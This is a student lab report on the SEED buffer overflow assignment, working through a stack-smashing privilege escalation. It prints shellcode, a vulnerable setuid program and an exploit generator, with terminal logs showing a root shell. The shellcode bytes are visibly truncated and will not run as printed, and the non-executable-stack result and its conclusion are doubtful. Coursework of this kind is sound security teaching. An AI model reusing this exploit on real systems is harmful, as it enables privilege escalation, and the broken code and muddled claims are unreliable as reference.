



---

# CS5460 – ASSIGNMENT 3

---



MARCH 4, 2016

VARUN GATTU

A02092613

# Buffer Overflow Lab

## 2. Lab Tasks

### 2.1. Initial Setup

To perform a buffer overflow attack, we need to have the address of the stack or heap. In Ubuntu, this address is randomized. So, to make our work easy we override the Ubuntu's default setting and disable address randomization.

We need administrator permissions to do this because we are changing one of the basic features of Ubuntu OS.

The following screenshot shows how:




## 2.2. Shell Code

A shell code is used to launch a shell. A successful attack takes the attacker to the shell. Once the shell code is loaded, the vulnerable program can make use of it to cause buffer overflow. To make the stack executable, the program is compiled with execstack option enabled.

The following screenshots show how:



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68" /* Line 3: pushl $0x68732f2f */
"\x68" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```



```
[03/04/2016 12:55] root@ubuntu:/home/seed/Desktop/worth4# exit
exit
There are stopped jobs.
[03/04/2016 12:55] root@ubuntu:/home/seed/Desktop/worth4# exit
exit
[03/04/2016 12:55] seed@ubuntu:~/Desktop/worth4$ cd ..
[03/04/2016 12:55] seed@ubuntu:~/Desktop$ ls
Assignment3  Buffer_Overflow.pdf  Cedit.desktop  libcap2.22  Pacgen-1.10  Wireshark.desktop  worth2  worth4
Assignment3again  code  Chex.desktop  Netwag.desktop  Varun  worth  worth3  worth4.zip
[03/04/2016 12:55] seed@ubuntu:~/Desktop$ cd code
[03/04/2016 12:55] seed@ubuntu:~/Desktop/code$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  stack  stack.c
[03/04/2016 12:55] seed@ubuntu:~/Desktop/code$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
[03/04/2016 12:56] seed@ubuntu:~/Desktop/code$ ./call_shellcode
sh-4.2$
```

This shows that the shellcode directs us to the shell.

## 2.3. The Vulnerable Program

The vulnerable program has the buffer overflow vulnerability in it. It has a buffer of 24 bytes. But, this buffer accepts 517 byte data and causes buffer overflow.

Because this is a vulnerable program, it should be triggered from the root. It uses `-fno-stack-protector` operation to turn off stack guard protection.

After successful compilation, we turn on read, write and execute options for owner level and read, execute operations for group level by using the command `chmod 4755`.

The following screenshots show how:



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

The screenshot shows a code editor window titled "stack.c" with a menu bar (File, Edit, View, Search, Terminal, Help) and a toolbar. The code is written in C and contains a buffer overflow vulnerability. The background of the editor features a large, stylized Ubuntu logo.



```
[02/24/2016 17:47] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3# gcc -o stack -z execstack -fno-stack-protector stack.c
[02/24/2016 17:47] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3# ls
stack.c
[02/24/2016 17:47] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3# chmod 4755 stack
[02/24/2016 17:47] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3# ls
stack.c
[02/24/2016 17:47] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3# vi stack.c
[02/24/2016 17:51] root@ubuntu:/home/seed/Desktop/Assignment3/Task2.3#
```

The screenshot shows a terminal window with a series of commands being executed. The commands are: `gcc -o stack -z execstack -fno-stack-protector stack.c`, `ls`, `chmod 4755 stack`, `ls`, `vi stack.c`, and another `ls`. The output shows the file `stack.c` being created, listed, and modified. The background of the terminal features a large, stylized Ubuntu logo.

## 2.4. Task1: Exploiting the Vulnerability

We build the exploit program as follows:



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68" /* pushl $0x68732f2f */
"\x68" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdql */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;

unsigned int get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    char *ptr;
    long *a;
    int returnAddress;
    int offset = 300;
    int codeSize = sizeof(shellcode);
    int bufferSize = sizeof(buffer);

    "exploit.c" 66L, 1445C
```



```
int bufferSize = sizeof(buffer);

memset(buffer, 0x90, bufferSize);
returnAddress = get_sp() + offset;

/*
printf("Stack Pointer: 0x%x\n", get_sp());
printf("Return Address: 0x%x\n", returnAddress);
printf("codeSize:%x\n", codeSize);
printf("bufferSize:%x\n", bufferSize);
int num = bufferSize - (codeSize+1);
printf("num: %x\n", num);
*/

ptr = buffer;
a = (long *) ptr;

int i;
for (i = 0; i < 10; i++)
{
    *(a++) = returnAddress;
}

int j;
for(j = 0; j < codeSize; ++j)
{
    buffer[j+318/*num*/] = shellcode[j];
}

buffer[bufferSize-1] = '\0';
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
/*printf("Size of Bad file: %x\n", sizeof(badfile));*/
fclose(badfile);
}
```

This program is placed in the same folder along with call\_shellcode and stack programs. The stack program is exploited with this program and creates a file called badfile.



It is done as follows:

File Edit View Search Terminal Help

[02/29/2016 10:33] seed@ubuntu:~/Desktop/worth4\$ su root

Password:

[02/29/2016 10:33] root@ubuntu:/home/seed/Desktop/worth4# gcc -o stack -z execstack -fno-stack-protector stack.c

[02/29/2016 10:33] root@ubuntu:/home/seed/Desktop/worth4# chmod 4755 stack

[02/29/2016 10:33] root@ubuntu:/home/seed/Desktop/worth4# exit

exit

[02/29/2016 10:33] seed@ubuntu:~/Desktop/worth4\$ gcc -o exploit exploit.c

[02/29/2016 10:33] seed@ubuntu:~/Desktop/worth4\$ ./exploit

[02/29/2016 10:33] seed@ubuntu:~/Desktop/worth4\$ ./stack


sh-4.2#

Getting to the shellcode means that the buffer overflow vulnerability is exploited successfully.

The badfile looks like the following:

[illegible]

Also, we can see from the next screenshot that the user id is root. This is obtained because of the chmod operation used when compiling the stack program:



```
[03/04/2016 13:28] root@ubuntu:/home/seed/Desktop/worth4# exit
exit
There are stopped jobs.
[03/04/2016 13:28] root@ubuntu:/home/seed/Desktop/worth4# exit
exit
[03/04/2016 13:28] seed@ubuntu:~/Desktop/worth4$ ls
badfile  call_shellcode.c  exploit  exploit.c  stack  stack.c
[03/04/2016 13:28] seed@ubuntu:~/Desktop/worth4$ vi badfile
[03/04/2016 13:29] seed@ubuntu:~/Desktop/worth4$ ./exploit
[03/04/2016 13:30] seed@ubuntu:~/Desktop/worth4$ ./stack
Segmentation fault (core dumped)
[03/04/2016 13:30] seed@ubuntu:~/Desktop/worth4$ su root
Password:
[03/04/2016 13:31] root@ubuntu:/home/seed/Desktop/worth4# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/04/2016 13:31] root@ubuntu:/home/seed/Desktop/worth4# gcc -o stack -z execstack -fno-stack-protector stack.c
[03/04/2016 13:31] root@ubuntu:/home/seed/Desktop/worth4# chmod 4755 stack
[03/04/2016 13:31] root@ubuntu:/home/seed/Desktop/worth4# exit
exit
[03/04/2016 13:31] seed@ubuntu:~/Desktop/worth4$ gcc -o exploit exploit.c
[03/04/2016 13:32] seed@ubuntu:~/Desktop/worth4$ ./exploit
[03/04/2016 13:32] seed@ubuntu:~/Desktop/worth4$ ./stack
sh-4.2# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
sh-4.2#
```

## 2.5. Task2: Address Randomization

Here, I have tried to turn on the Address Randomization which was turned off in 2.1. This can only be done in root mode. Then, I have tried to overflow the buffer and obtain the shell code by running an infinite loop to run stack program. I have tried to change the exploit program so that it accepts the buffer overflow with address randomization. But, I couldn't get to the root mode after multiple tries.




```
[02/26/2016 14:45] seed@ubuntu:~/Desktop/worth4$ su root
Password:
[02/26/2016 14:45] root@ubuntu:/home/seed/Desktop/worth4# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/26/2016 14:45] root@ubuntu:/home/seed/Desktop/worth4#
```



```
sh: line 1: 9338 Segmentation fault (core dumped) ./stack
sh: line 1: 9340 Segmentation fault (core dumped) ./stack
sh: line 1: 9342 Segmentation fault (core dumped) ./stack
sh: line 1: 9344 Segmentation fault (core dumped) ./stack
sh: line 1: 9349 Segmentation fault (core dumped) ./stack
sh: line 1: 9353 Segmentation fault (core dumped) ./stack
sh: line 1: 9355 Segmentation fault (core dumped) ./stack
sh: line 1: 9357 Segmentation fault (core dumped) ./stack
sh: line 1: 9361 Segmentation fault (core dumped) ./stack
sh: line 1: 9363 Segmentation fault (core dumped) ./stack
sh: line 1: 9365 Segmentation fault (core dumped) ./stack
sh: line 1: 9367 Segmentation fault (core dumped) ./stack
sh: line 1: 9369 Segmentation fault (core dumped) ./stack
sh: line 1: 9371 Segmentation fault (core dumped) ./stack
sh: line 1: 9373 Segmentation fault (core dumped) ./stack
sh: line 1: 9375 Segmentation fault (core dumped) ./stack
sh: line 1: 9377 Segmentation fault (core dumped) ./stack
sh: line 1: 9379 Segmentation fault (core dumped) ./stack
sh: line 1: 9381 Segmentation fault (core dumped) ./stack
sh: line 1: 9383 Segmentation fault (core dumped) ./stack
sh: line 1: 9385 Segmentation fault (core dumped) ./stack
sh: line 1: 9387 Segmentation fault (core dumped) ./stack
sh: line 1: 9389 Segmentation fault (core dumped) ./stack
sh: line 1: 9391 Segmentation fault (core dumped) ./stack
sh: line 1: 9393 Segmentation fault (core dumped) ./stack
sh: line 1: 9395 Segmentation fault (core dumped) ./stack
sh: line 1: 9397 Segmentation fault (core dumped) ./stack
sh: line 1: 9399 Segmentation fault (core dumped) ./stack
sh: line 1: 9401 Segmentation fault (core dumped) ./stack
sh: line 1: 9403 Segmentation fault (core dumped) ./stack
sh: line 1: 9405 Segmentation fault (core dumped) ./stack
^Z
[1]+  Stopped                  sh -c "while [ 1 ]; do ./stack; done;"
[02/29/2016 18:27] root@ubuntu:/home/seed/Desktop/worth4#
[02/29/2016 18:28] root@ubuntu:/home/seed/Desktop/worth4#
```

## 2.6. Task 3: Stack Guard

Here, I have again turned off the address randomization from root shell. Then, I tried to compile the program similar to how I did in 2.4. The only change here was to compile the program with the StackGuard enabled. The output was like follows:



```
exlt
[03/04/2016 13:33] seed@ubuntu:~/Desktop/worth4$ su root
Password:
[03/04/2016 16:31] root@ubuntu:/home/seed/Desktop/worth4# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/04/2016 16:32] root@ubuntu:/home/seed/Desktop/worth4# gcc -o stack -z execstack stack.c
[03/04/2016 16:32] root@ubuntu:/home/seed/Desktop/worth4# chmod 4755 stack
[03/04/2016 16:32] root@ubuntu:/home/seed/Desktop/worth4# exit
exlt
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$ gcc -o exploit exploit.c
^[[A^[[A^[[A[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$ ./exploit
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$

[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$

[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$

[03/04/2016 16:32] seed@ubuntu:~/Desktop/worth4$
```

The stack program was terminated because of stack smashing which means that the program has tried to get access to forbidden regions of computer memory.



## 2.7. Task 4: Non-executable stack

Here, I have again turned off the address randomization from the root user. And this time, I have tried to follow the same steps using noexecstack option instead of execstack when compiling the stack program. Here is what I got:



```
[02/26/2016 15:29] seed@ubuntu:~/Desktop/worth3$ su root
Password:
[02/26/2016 15:29] root@ubuntu:/home/seed/Desktop/worth3# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/2016 15:30] root@ubuntu:/home/seed/Desktop/worth3# gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/26/2016 15:34] root@ubuntu:/home/seed/Desktop/worth3# chmod 4755 stacl
chmod: cannot access 'stacl': No such file or directory
[02/26/2016 15:34] root@ubuntu:/home/seed/Desktop/worth3# chmod 4755 stack
[02/26/2016 15:34] root@ubuntu:/home/seed/Desktop/worth3# exit
exit
[02/26/2016 15:34] seed@ubuntu:~/Desktop/worth3$ gcc -o exploit exploit.c
[02/26/2016 15:36] seed@ubuntu:~/Desktop/worth3$ ./exploit
Return Address: 0xbffff128
Address: 0xbffff286
[02/26/2016 15:36] seed@ubuntu:~/Desktop/worth3$ ./stack
Sh-4.2#
```

This works fine with no exceptions or error messages. I think that either one of the protection schemes will work instead of having them both. I.e., either address randomization should be disabled or non-executable stack should be disabled for the buffer overflow attack to be successful.

---